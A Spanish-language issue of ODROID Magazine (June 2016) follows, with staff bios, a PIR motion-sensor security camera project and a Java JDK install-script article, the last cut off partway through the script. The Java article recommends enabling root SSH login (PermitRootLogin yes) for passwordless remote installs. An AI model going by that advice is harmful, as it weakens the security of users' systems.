

ODROID

Magazine

Año Tres
Num. #30
Junio 2016

Mesa con PANTALLA TACTIL

Una completa guía para crear
tu propia mesa inclinada
ODROID-XU4 personalizada



• Configura
rápidamente tu
servidor Samba

• Aprende a
calibrar tus
lentes oCam



Qué defendemos...

Nos esmeramos en presentar una tecnología punta, futura, joven, técnica y para la sociedad de hoy.

Nuestra filosofía se basa en los desarrolladores. Continuamente nos esforzamos por mantener estrechas relaciones con éstos en todo el mundo.

Por eso, siempre podrás confiar en la calidad y experiencia que representa la marca distintiva de nuestros productos.

Simple, moderno y único.
De modo que tienes a tu alcance lo mejor.



HARDKERNEL



Ahora estamos enviando los dispositivos ODROID U3 a los países de la UE! Ven y visita nuestra tienda online!

Dirección: Max-Pollin-Straße 1
85104 Pförring Alemania

Teléfono & Fax
telf : +49 (0) 8403 / 920-920
email : service@pollin.de

Nuestros productos ODROID se pueden encontrar en: <http://bit.ly/1tXPXwe>

The screenshot shows a web browser displaying the Pollin Electronic website. The search bar at the top contains 'Suche - Pollin Electronic'. Below it, a search result for 'odroid' is shown with 18 results. The results include various ODROID components like the ODROID-U3 BACKUP BATTERY, ODROID-U3 CASE, and ODROID-U3 eMMC Modul. Each item has a small image, price, and a brief description. The website has a blue and white color scheme with a navigation bar at the top.



Los ODROIDs son el futuro, y el artículo especial de este mes pone de manifiesto algo que probablemente será muy común en todos los hogares muy pronto: ¡una mesa con pantalla táctil! Creada con un gran monitor táctil colocada sobre una base inclinada, que permite un alto grado de interactividad con un dispositivo multimedia y que combina la interfaz intuitiva de una tablet con el gran formato multimedia de un televisor de pantalla plana. Steven nos enseña a crear una desde cero con un ODROID-XU4.

Adrian continúa su popular serie de seguridad centrándose en la seguridad WEP, Jussi facilita la instalación de Java con scripts precompilados, y Marian comparte su proyecto para supervisar el sueño de un bebé. Para el jugador que llevamos dentro, Tobias analiza varios juegos de estrategia disponibles para la plataforma ODROID, y Jeremy nos presenta un nuevo sitio web en el que pone a disposición sus versiones de software.

Ahora que la oCam ha estado disponible varios meses, Los ODROIDians han estado usándola en algunos proyectos muy buenos. Brian nos enseña cómo calibrar la cámara correctamente, y Jerome nos detalla un proyecto de fin de semana para poner en marcha un sistema de seguridad de bajo coste.

ODROID Magazine, que se publica mensualmente en <http://magazine.odroid.com/>, es la fuente de todas las cosas ODROIDianas. • Hard Kernel, Ltd. • 704 Anyang K-Center, Gwanyang, Dongan, Anyang, Gyeonggi, South Korea, 431-815 • fabricantes de la familia ODROID de placas de desarrollo quad-core y la primera arquitectura ARM "big.LITTLE" del mundo basada en una única placa. Para información sobre cómo enviar artículos, contacta con odroidmagazine@gmail.com, o visita <http://bit.ly/lyplmXs>. Únete a la comunidad ODROID con miembros en más de 135 países en <http://forum.odroid.com/> y explora las nuevas tecnologías que te ofrece Hardkernel en <http://www.hardkernel.com/>



HARDKERNEL



Hundreds of products available online for the professional developer and hobbyist alike



ODROID-XU4



ODROID-C1+



ODROID-C0



OWEN ROBOT KIT



ODROID-C2



VU7 TABLET KIT

NUESTRO MARAVILLOSO PRESONAL ODROIDIAN:



Rob Roy, Editor Jefe

Soy un programador informático que vive y trabaja en San Francisco, CA, en el diseño y desarrollo de aplicaciones web para clientes locales sobre mi cluster ODROID. Mis principales lenguajes son jQuery, angular JS y HTML5/CSS3. También desarrollo SO precompilados, Kernels personalizados y aplicaciones optimizadas para ODROID basadas en las versiones oficiales de Hardkernel, por los cuales he ganado varios Premios. Utilizo mis ODROIDs para diversos fines, como centro multimedia, servidor web, desarrollo de aplicaciones, estación de trabajo y como plataforma de juegos. Puedes echar un vistazo a mi colección de 100 GB de software ODROID, kernel precompilados e imágenes en <http://bit.ly/1fsaXQs>.



Bruno Doiche, Editor Artístico Senior

Bruno creía que estaba en el 2011, ya que acaba de comprar una nueva copia de Skyrim para jugar en su vieja PlayStation3. Le gusta mucho este tipo de "todavía no es un clásico, pero realmente es una ganga" que encontró en los contenedores de descuentos de las tiendas de juegos de su ciudad natal. Por supuesto, sus amigos jugaban con su más brillante y novedoso juego, pero a nuestro valiente Editor no le importa. Después de todo su verdadera pasión radica en retocar sus ODROIDs y no gastar demasiado tiempo con los RPGs.



Manuel Adamuz, Editor Español

Tengo 31 años y vivo en Sevilla, España, aunque nací en Granada. Estoy casado con una mujer maravillosa y tengo un hijo. Hace unos años trabajé como técnico informático y programador, pero mi trabajo actual está relacionado con la gestión de calidad y las tecnologías de la información: ISO 9001, ISO 27001, ISO 20000. Soy un apasionado de la informática, especialmente de los microordenadores como el ODROID, Raspberry Pi, etc. Me encanta experimentar con estos equipos y traducir ODROID Magazine. Mi esposa dice que estoy loco porque sólo pienso en ODROID. Mi otra afición es la bicicleta de montaña, a veces participo en competiciones semiprofesionales.



Nicole Scott, Editor Artística

Soy una experta en Producción Transmedia y Estrategia Digital especializada en la optimización online y estrategias de marketing, administración de medios sociales y producción multimedia impresa, web, vídeo y cine. Gestione múltiples cuentas con agencias y productores de cine, desde Analytics y Adwords a la edición de vídeo y maquetación DVD. Tengo un ODROID-U3 que utilizo para ejecutar un servidor web sandbox. Vivo en el área de la Bahía de California, y disfruta haciendo senderismo, acampada y tocando música. Visita mi web <http://www.nicolecscott.com>.



James LeFevour, Editor Artístico

Soy un especialista en medios digitales que disfruta trabajando como freelance en marketing de redes sociales y administración de sitios web. Cuanto más aprendo sobre las posibilidades de ODROID más me ilusiona probar cosas nuevas con él. Me traslade a San Diego desde el Medio Oeste de los EE.UU. Continuo muy enamorado de muchos de los aspectos que la mayoría de la gente de la Costa Oeste ya da por sentado. Vivo con mi encantadora esposa y nuestro adorable conejo mascota; el cual mantiene mis libros y material informático en constante peligro.



Andrew Ruggeri, Editor Adjunto

Soy un ingeniero de sistemas Biomédicos anclado en Nueva Inglaterra que actualmente trabaja en la industria aeroespacial. Un microcontrolador 68HC11 de 8 bits y el código ensamblador son todo lo que me interesa de los sistemas embebidos. Hoy en día, la mayoría de los proyectos en los que trabajo están en lenguajes C y C++, o en lenguajes de alto nivel como C# y Java. Para muchos proyectos, utilizo placas ODROID, pero aún sigo intentando utilizar los controladores de 8 bits cada vez que puedo (soy un fan de ATMEL). Aparte de la electrónica, soy un amante de la fotografía analógica y desarrollo la película friki con la que disfruto intentando hablar en idiomas extranjeros.



Venkat Bommakanti, Editor Adjunto

Soy un apasionado de los ordenadores desde la bahía de San Francisco en California. Procuro incorporar muchos de mis intereses en proyectos con ordenadores de placa reducida, tales como pequeñas modificaciones de hardware, carpintería, reutilización de materiales, desarrollo de software y creación de grabaciones musicales de aficionados. Me encanta aprender continuamente cosas nuevas, y trato de compartir mi alegría y entusiasmo con la comunidad.



Josh Sherman, Editor Adjunto

Soy de la zona de Nueva York, y ofrezco mi tiempo como escritor y editor para ODROID Magazine. Suelo experimentar con los ordenadores de todas las formas y tamaños: haciendo trizas las tablets, convirtiendo Raspberry Pi en PlayStations y experimentando con los ODROIDs y otros SoCs. Me encanta trabajar con los elementos básicos y así poder aprender más, y disfrutar enseñando a otros escribiendo historias y guías sobre Linux, ARM y otros proyectos experimentales divertidos.

INDICE

	CAMARA DE SEGURIDAD - 6
	INSTALACION DE JAVA - 10
	CALIBRACION DE LA CAMARA - 19
	BABY NAP - 29
	SCRIPT MINECRAFT - 36
	CARTRIDGE PORTS - 37
	JUEGOS LINUX - 38
	MESA TACTIL - 42
	SYNERGY - 44
	SERVIDOR SAMBA - 47
	SEGURIDAD WEP - 49
	CONOCIENDO UN ODROIDIAN - 54

CÁMARA DE SEGURIDAD

PROYECTO FIN DE SEMANA

Hace poco que decidí montar una cámara de seguridad pasiva (piroeléctrica) por infrarrojos (PIR), utilizando diversos componentes comerciales. Uno de los requisitos era usar un buen ordenador de placa única (SBC) para el procesamiento de vídeo. Había utilizado microcontroladores durante varios años en diversos proyectos, pero no ofrecían la suficiente potencia para procesar vídeo. Tras algunas indagaciones, rápidamente me decanté por el ODROID-C1+. A diferencia de otros SBC de la competencia, este potente sistema incluye un procesador gráfico capaz de grabar vídeo a 720p con facilidad. Además cuenta con un puerto Gigabit Ethernet que permite transferir los datos de vídeo a un servidor situado en otra parte.

Instalación

La instalación es bastante simple. Incluye:

- El ODROID-C1+ con una fuente de alimentación y un soporte de arranque como un eMMC, conectado a una antigua webcam HD que en el pasado usaba con un viejo ordenador,
- Un LED opcional para indicar el estado,
- Un sensor PIR como el HC-SR501 para detectar movimiento en un determinado lugar, y
- Una conexión de red, conectada por cable para un mejor rendimiento. Aunque sino es posible, puedes utilizar en su lugar un adaptador USB b/g/n inalámbrico.

El código fuente y la guía detallada sobre su puesta en marcha la tienes disponible en el foro de ODROID-C1+ en <http://bit.ly/1U8h0zo>. El código está escrito exclusivamente en C, ya que es un lenguaje con el que estoy muy familiarizado. El código está básicamente dividido en dos partes, la primera cubre la API del control de la cámara y la segunda, incluye el código mediante el cual el sensor PIR activa la grabación de vídeo.

Funcionamiento

Con el movimiento de un objeto, el sensor de PIR envía una interrupción al ODROID-C1+. El estado del sensor PIR cambia de valor en ese momento e indica que se ha detectado



Una divertida forma de sumergirse en el mundo de los microprocesadores controlados por tu ODROID. ¡Sin duda deberías probarlo en casa!

un evento de movimiento por infrarrojos. En este punto se activa la visión GTK UVC y registra 30 segundos de vídeo. La duración de la grabación se puede configurar en el software. Tras grabarse el video en local, el software lo traslada a una unidad que puede estar en un servidor de la misma red, un servidor DNS remoto o en cualquier otra ubicación.

El sensor PIR dispone de dos ajustes que determinan cuando el pin cambia de estado. El primero es la sensibilidad y el segundo es la persistencia. La sensibilidad mide cómo de grande o de pequeño es el movimiento que el sensor debe registrar. Es posible que no quieras que el sensor se active para grabar a pequeños seres como una ardilla, pero sí que se inicie con el movimiento de un niño. Por lo tanto, este ajuste es muy importante. La persistencia, por otro lado, es el tiempo que quieras que el sensor permanezca activado. Puedes ir modificando estos ajustes hasta que estés satisfecho con los resultados. El LED GPIO opcional es muy útil para fijar la sensibilidad con la que se activa el sensor y el tiempo de grabación.

Tras lograr que las cosas funcionaran correctamente en mi sala de estar y ser capaz de registrar de un modo fiable las personas que entraban y salían por la puerta principal durante unos días, era hora de colocar el dispositivo junto a la ventana





Diagrama por bloques

y grabar a la gente que pasaba junto a mi casa unifamiliar. Me di cuenta que el dispositivo se activaba de vez en cuando, pero no llegaba a captar todos los movimientos de las personas del exterior. Tras indagar un poco, descubrí que los detectores de movimiento PIR no podían detectar movimiento a través del típico cristal. También observé que mi perro activaba el sensor cuando respiraba cerca del cristal mientras miraba por la ventana.

Tenía algunas ideas para abordar estas cuestiones. Lo primero en lo que pensé fue en montarlo todo dentro de una carcasa impermeable, pero me parecía que su implementación podría llevarme mucho tiempo y sería muy costosa. Luego, pensé en montar únicamente el sensor PIR en la carcasa impermeable y pasar un cable por debajo de la ventana, de modo que estaría ubicado entre la ventana y la pantalla. Esta opción parecía ser más viable, llevándome menos tiempo y siendo más barata.

No obstante, finalmente me decante por una solución más sencilla y aún más barata, usar un sensor de movimiento. Mi padre utiliza un sensor de movimiento para detectar si alguien se acerca a la puerta principal. Estos dispositivos se venden en Harbor Freight en los EE.UU. (<http://bit.ly/20oSSuj>). Mientras que el anterior sensor PIR presentaba falsos disparos, tenía desconexiones puntuales y no disponía de ajustes de sincronización, descubrí que este sensor de movimiento era el ade-

Detector de movimiento y dispositivo de alarma



CAMARA DE SEGURIDAD




Diagrama por bloques de la alarma y detector de movimiento inalámbrico en funcionamiento


cuado. Puedes encontrar sensores de movimiento más potentes y más caros en otros lugares, si los buscas.

Desde el punto de vista funcional, todo se activa como lo hacía antes, con la excepción de que cuando el sensor PIR detecta movimiento, éste se comunica de forma inalámbrica con el ODROIDC1+ para iniciar la grabación de vídeo. Para llevar a cabo esta tarea, el hardware del receptor debe ser pirateado para que proporcione un indicador de estado para el ODROID. Como ingeniero de hardware, aquí es donde empieza realmente la diversión. Casi todos los dispositivos del planeta funcionan a 5 V y/o 3.3V. Además, observé que durante la detección parpadean tres LED y un altavoz emite un sonido cuando el detector de movimiento transmite movimiento. Con esta información, probé a buscar los nodos correctos en el circuito receptor para enviar la información correcta al ODROID-C1+.

He eliminado la placa de circuito receptor del sistema y he intentado determinar cómo alimentar la placa. El receptor está alimentado por tres pilas tipo C. Normalmente, tres pilas de tipo C envían de 4.5V a 5V, dependiendo de la capacidad de carga. He sustituido las conexiones de las pilas por una conexión a 5V sobre el ODROID-C1+, que son los mismo 5V que puse en el sensor PIR independiente. Luego, analice a fondo la línea de detectores de movimiento. Uno de los mejores lugares para empezar a buscar esta línea está en las yemas descubiertas de la placa.



Grafica de la señal de 3.3V en el osciloscopio



El proceso de fabricación utiliza estas yemas en las pruebas de producción para testear automáticamente la unidad y ver si ésta funciona como es de esperar en condiciones controladas. Efectivamente, había una yema que tenía un pulso de 2,5 V cada 1 seg.



Imagen de la configuración exterior

A intervalos, tal y como se aprecia en la imágenes anteriores. Es importante tener en cuenta que el ODROID-C1+ utiliza 3,3V, y el pin de entrada únicamente se activa a 2.5V. Esto podría ser un problema, aunque he descubierto que los 2,5V son suficientes para dirigir la lógica al pin GPIO del ODROID sin problemas.

En el fondo, éste es un proyecto bastante fácil que permite al usuario asegurar partes de su casa. Me llevo un par de fines de semana escribir el código y montarlo todo. Supongo que la mayoría de la gente necesitará uno o dos días para montar el proyecto, y quizás algunos días más para modificar los dispositivos que vaya a utilizar. La parte más difícil, con diferencia, para un novato será determinar dónde se encuentra el pulso 3,3 V sobre la placa de circuitos del receptor. Un osciloscopio sería lo ideal, pero cualquier voltímetro debería ser lo suficientemente rápido como para apreciar lecturas de 3,3 V y 0 V cada 1 s. más o menos.

Para comentarios, preguntas o sugerencias,

Por favor visita el hilo original en <http://bit.ly/1U8h0zo>.

SCRIPT DE INSTALACION JAVA PARA DESARROLLADORES

LA SOLUCION PERFECTA PARA TODAS TUS NECESIDADES DE JAVA

por Jussi Opas

Los usuarios ocasionales de programas Java necesitan tener instalado un JRE (Java Runtime Environment) en sus ordenadores para ejecutar los programas. Sin embargo, para desarrollar programas Java, también es necesario un JDK (Java Development Kit). Las imágenes de Linux como la Ubuntu oficial de Hardkernel o Game Station Turbo basada en Debian ya tienen pre-instalado Java de Oracle, y el comando apt-get se encarga de actualizar la máquina virtual de Java cuando aparecen nuevas versiones.

Si no tienes instalado Java, la forma más fácil de hacerlo es utilizar el paquete oracle-java8-installer. Sin embargo, un desarrollador puede que necesite instalar diferentes versiones de Java en la misma máquina, ya que algunas aplicaciones pueden necesitar la versión 7 en lugar de la última versión 8 de Java. Además, un desarrollador puede querer comprobar su software con una versión temprana de java 9. La instalación de un JDK no es gran cosa para un desarrollador de Java experimentado escribiendo comandos manualmente. Cuando las instalaciones se realizan repetidamente en varios ordenadores y en varias distribuciones de Linux, merece la pena automatizar el proceso utilizando scripts. Además, se publican con frecuencia nuevas versiones de Java cada vez que se liberan parches de seguridad.

Como desarrollador y tras haber instalado Java manualmente muchas veces, decidí escribir mi propio script para hacer instalaciones regulares. En este artículo, voy a mostrar cómo utilizar un script BASH en un ordenador Linux, tanto en local como en remoto, el cual nos permitirá instalar java automática y sistemáticamente.

Información general

El proceso de instalación que se suelen seguir normalmente requieren que el archivo tar JRE o JDK de Java se descomprima en alguna carpeta que sea visible para todo el sistema y para todos los usuarios. Después, hay que editar manualmente el archivo /etc/profile para fijar las variables de entorno y actualizar el sistema Linux, tal y como se detalla en <http://bit.ly/1Ua9dmB>, <http://bit.ly/1QuThEK> and <http://bit.ly/2191giy>.

Normalmente, yo instalo Java en el directorio /usr/local/java/, pero la instalación podría hacerse en cualquier otro sitio, como en el directorio /opt/java/. Se puede extraer directamente en la carpeta de destino el archivo tar de Java, aunque es mejor hacer la extracción en la carpeta /tmp y luego mover la carpeta extraída al destino

A veces necesitas instalar varias versiones de Java



deseado. La interfaz de línea de comandos (CLI) debe ser informada de la ubicación de Java, lo cual se hace editando las variables de entorno PATH, JAVA_HOME y JRE_HOME. Esto se puede hacer fácilmente en Linux editando un archivo llamado java_path.sh de la carpeta /etc/profile.d/ y así configurar las variables de entorno relacionadas con Java. Este archivo se ejecuta durante el proceso de arranque. Son necesarios derechos (sudo) administrativos para instalar java en la carpeta /usr/local/java y se debe utilizar el tipo de archivo correcto tar.gz. Por último, debemos verificar la instalación.

Receta del script

Las tareas del script de instalación local se detallan en la siguiente lista:

Lo primero es comprobar que el script se ejecuta con derechos sudo. A continuación, el archivo de entrada JDK debe ser un archivo tar válido. Despues, la carpeta de destino debe existir o ser creada por el script. La extracción del JDK se realiza en la carpeta /tmp. Tras la extracción, se mueve al destino deseado. Las variables de entorno JAVA_HOME, JRE_HOME y PATH se actualizan y son exportadas a la CLI añadiendo un script específico en /etc/profile.d/java_path.sh. El archivo debe tener derechos de ejecución. El archivo se ejecuta en cada arranque y nos asegura que se fijan las variables de entorno correctas. Luego, el sistema de alternativas Linux es informado de la reciente instalación. Los registros log se escriben en el archivo /tmp/install-java.log. La actualización del sistema de alternativas asegura que la sesión actual de terminal hace referencia a la instalación de Java deseada. La instalación es verificada comprobando que los comandos java -version y javac -version ofrecen el mismo identificador de versión como resultado. Esta comprobación para un contenido distinto de cero en el variable \$? fallará si se ha descargado un JDK para una arquitectura incorrecta, por ejemplo, si se ha descargado e instalado un JDK para arm64 o i586 en lugar de un JDK para ARM32.

Uso

En primer lugar debemos descargar los archivos tar JDK o JRE de Internet. Por ejemplo, para descargar los paquetes Java de Oracle, visita <http://bit.ly/1lO1FSV>. Cuando escribí este artículo, el JDK Oracle más reciente para equipos ARM era la versión 8u91. Cuando lo descargamos con un navegador web, el JDK se guarda por defecto en el directorio ~/Descargas. Asumimos que los scripts del usuario están almacenados en la carpeta ~/scripts en el equipo cliente. El nombre del script es install-java.sh. Aparece dos parámetros: el JDK instalado y una carpeta de destino opcional. La instalación se puede iniciar con los siguientes comandos:

```
$ sudo ~/scripts/install-java.sh ~/Downloads/jdk-8u91*
$ directory /usr/local/java/jdk1.8.0_91 version 1.8.0_91 OK
```

El script verifica que el usuario sea root o un usuario sudo, luego hace comprobaciones básicas para ver que el archivo JDK es un paquete adecuado con una extensión de archivo tar.gz. No se aceptan archivos con extensión rpm.

El archivo /tmp/install-java.log contiene información sobre el registro de la instalación. Por lo general, suele aparecer lo siguiente:

```
installation date=Thu Apr 21 23:37:52 EEST 2016
```

INSTALACION DE JAVA

```
date drwxr-xr-x 8 root root      280 04-21 23:37 jdk1.8.0_91
ID=ubuntu
ID_LIKE=debian
JAVA_HOME=/usr/local/java/jdk1.8.0_91
```

Si la instalación falla y el análisis del registro log no te da ninguna pista sobre el error, debemos llevar a cabo un análisis más exhaustivo. Si se sospecha que el script puede tener algún problema, éste debe ser revisado. Un script bash se puede ejecutar con más detalle usando la opción -x, tal y como se indica a continuación:

```
$ sudo bash -x ~/scripts/install-java.sh ~/Downloads/jdk-8u91-linux-
arm32-vfp-hfltar.gz
```

Para realizar la instalación en otro directorio, debemos usar un segundo parámetro. Por ejemplo, para instalar en el directorio /opt utilizaremos el siguiente comando, de modo que Java será instalado en el directorio /opt/java/jdk1.8.0_91:

```
$ sudo ~/scripts/install-java.sh ~/Downloads/jdk-8u91-linux-arm32-vfp-
hfltar.gz /opt
```

Instalación Remota

El script de instalación hace posible la instalación de una nueva versión de Java de forma remota. El script y JDK se pueden copiar en el ordenador remoto con los siguientes comandos:

```
$ scp jdk-8u91-linux-arm32-vfp-hfltar.gz user@serverip:/home/user/
$ scp ~/scripts/install-java.sh user@serverip:/home/user/
```

user@serverip es la dirección de tu ordenador, como por ejemplo odroid@192.168.0.115. La instalación puede hacerse a través de SSH con el siguiente comando:

```
$ ssh user@serverip "cd /home/user; sudo -S ./install-java.sh jdk-8u91-
linux-arm32-vfp-hfltar.gz"
```

Ten en cuenta que con SSH, es posible enviar varios comandos shell usando el punto y coma como delimitador. Son necesarios derechos sudo para ejecutar el script de instalación, de modo que la opción -S debe usarse con el comando sudo. Para ser instalado, JDK es renombrado con un comodín como jdk*. Por último, el script de instalación y jdk* pueden eliminarse:

```
$ ssh user@serverip "rm install-java.sh; rm jdk-8u91-linux-arm32-vfp-hfl-
tar.gz"
```

El inconveniente de este proceso es que hay que proporcionar la contraseña de usuario para cada comando scp y SSH. El último comando de instalación lo necesita dos veces, una para el inicio de sesión SSH y otra para el comando sudo necesario para ejecutar el script de instalación.

Automatización

Para solventar esta cuestión, debemos generar claves SSH privadas y públicas, tal y como se describe en <http://do.co/1sUHGrL>. Las claves pueden ser generadas en el



ordenador del cliente y luego copiar la clave pública al servidor del siguiente modo:

```
$ ssh-keygen -t rsa
$ ssh-copy-id user@serverip
```

La contraseña de usuario debemos proporcionarla cuando introducimos este último comando. Después, se puede hacer SSH al servidor sin la contraseña de usuario. Esto se puede comprobar iniciando una sesión ssh:

```
$ ssh user@serverip
```

Después de esto, podremos ejecutar los comandos scp y SSH sin tener que volver a escribir la contraseña. Sin embargo, el tema de la contraseña no está completamente solventado, puesto que todavía debemos introducir la contraseña de usuario sudo para habilitar la instalación con privilegios sudo o root. La forma más fácil de pasar por alto esto es permitir el acceso para el usuario root a través de SSH.

Para ello, tenemos que fijar PermitRootLogin en “yes” en el archivo /etc/ssh/sshd_config del servidor de destino. Debemos introducir el comando “sudo service ssh restart” en el servidor. Luego, la clave pública debe enviarse a la raíz del servidor desde el cliente usando “ssh-copy-id root@serverip”. Tras esto, copiar con SCP y la instalación con SSH se hace posible sin introducir la contraseña de root.

```
$ scp ~/scripts/install-java.sh root@serverip:/opt/
$ scp ~/Downloads/jdk-8u91-linux-arm32-vfp-hflt.tar.gz root@serverip:/opt/
$ ssh root@serverip "cd /opt; ./install-java.sh jdk-8u91-linux-arm32-vfp-
hflt.tar.gz"
$ ssh root@serverip "cd /opt; rm install-java.sh; rm jdk-8u91-linux-
arm32-vfp-hflt.tar.gz"
```

Los comandos anteriores podrían guardarse en un script que incluiría dos parámetros: el nombre de archivo jdk y la ip del servidor. Así que vamos a crear un script con el nombre automatic.sh y con el siguiente contenido:

```
#!/bin/bash
IP=$1
FILE=$2
JDK=`basename $2`
scp ~/scripts/install-java.sh root@$IP:/opt/
scp $FILE root@$IP:/opt/
ssh root@$IP "cd /opt; ./install-java.sh $JDK"
ssh root@$IP "cd /opt; rm install-java.sh; rm $JDK"
```

Tras hacer el archivo automatic.sh ejecutable, podemos activar la instalación remota con un comando:

```
$ ~/scripts/automatic.sh serverip ~/Downloads/jdk-8u91-linux-arm32-vfp-
hflt.tar.gz
```

Llegados a este punto, la automatización remota está completamente activada. Este proceso es seguro dentro de una LAN, donde el administrador del sistema sólo tiene acceso al equipo de del cliente.

Variables de entorno

Pathmunge es un método de edición PATH muy conocido en CentOS y distribuciones similares. El objetivo del Pathmunge es añadir nuevos elementos dentro de PATH, si todavía no existen. Cuando el script de instalación escribe el archivo /etc/profile.d/java_path.sh, utiliza Pathmunge. El script tiene que crearse y actualizarse durante la instalación. El contenido del archivo se muestra a continuación:

```
#!/bin/bash
mypathmungeafter() {
    if [[ ! "$PATH" =~ .*"$1".* ]] # add $1 into PATH if is not there yet
    then
        PATH=$PATH:$1/bin
    fi
}

#
JAVA_HOME=/usr/local/java/jdk1.8.0_91
JRE_HOME=$JAVA_HOME/jre
mypathmungeafter $JAVA_HOME
mypathmungeafter $JRE_HOME
export JAVA_HOME
export JRE_HOME
export PATH
unset -f mypathmungeafter
```

Implementación del Script

El código fuente del script ~/scripts/install-java.sh es el siguiente:

```
#!/bin/bash

main() {
    LOGFILE=/tmp/install-java.log
    inspect_must_be_sudo $1 $2
}

inspect_must_be_sudo() {
    if [ "$(whoami)" != "root" ]; then
        echo "This command must be run as root, or with sudo."
        exit 1
    fi
    inspect_legal_jar $1 $2
}

inspect_legal_jar() {
    if [[ $# -eq 0 ]]; then
        echo "A tar file must be given as parameter."
        exit 1
    fi
    if [ ! -e $1 ]
    then
        echo "The file $1 does not exist"
```



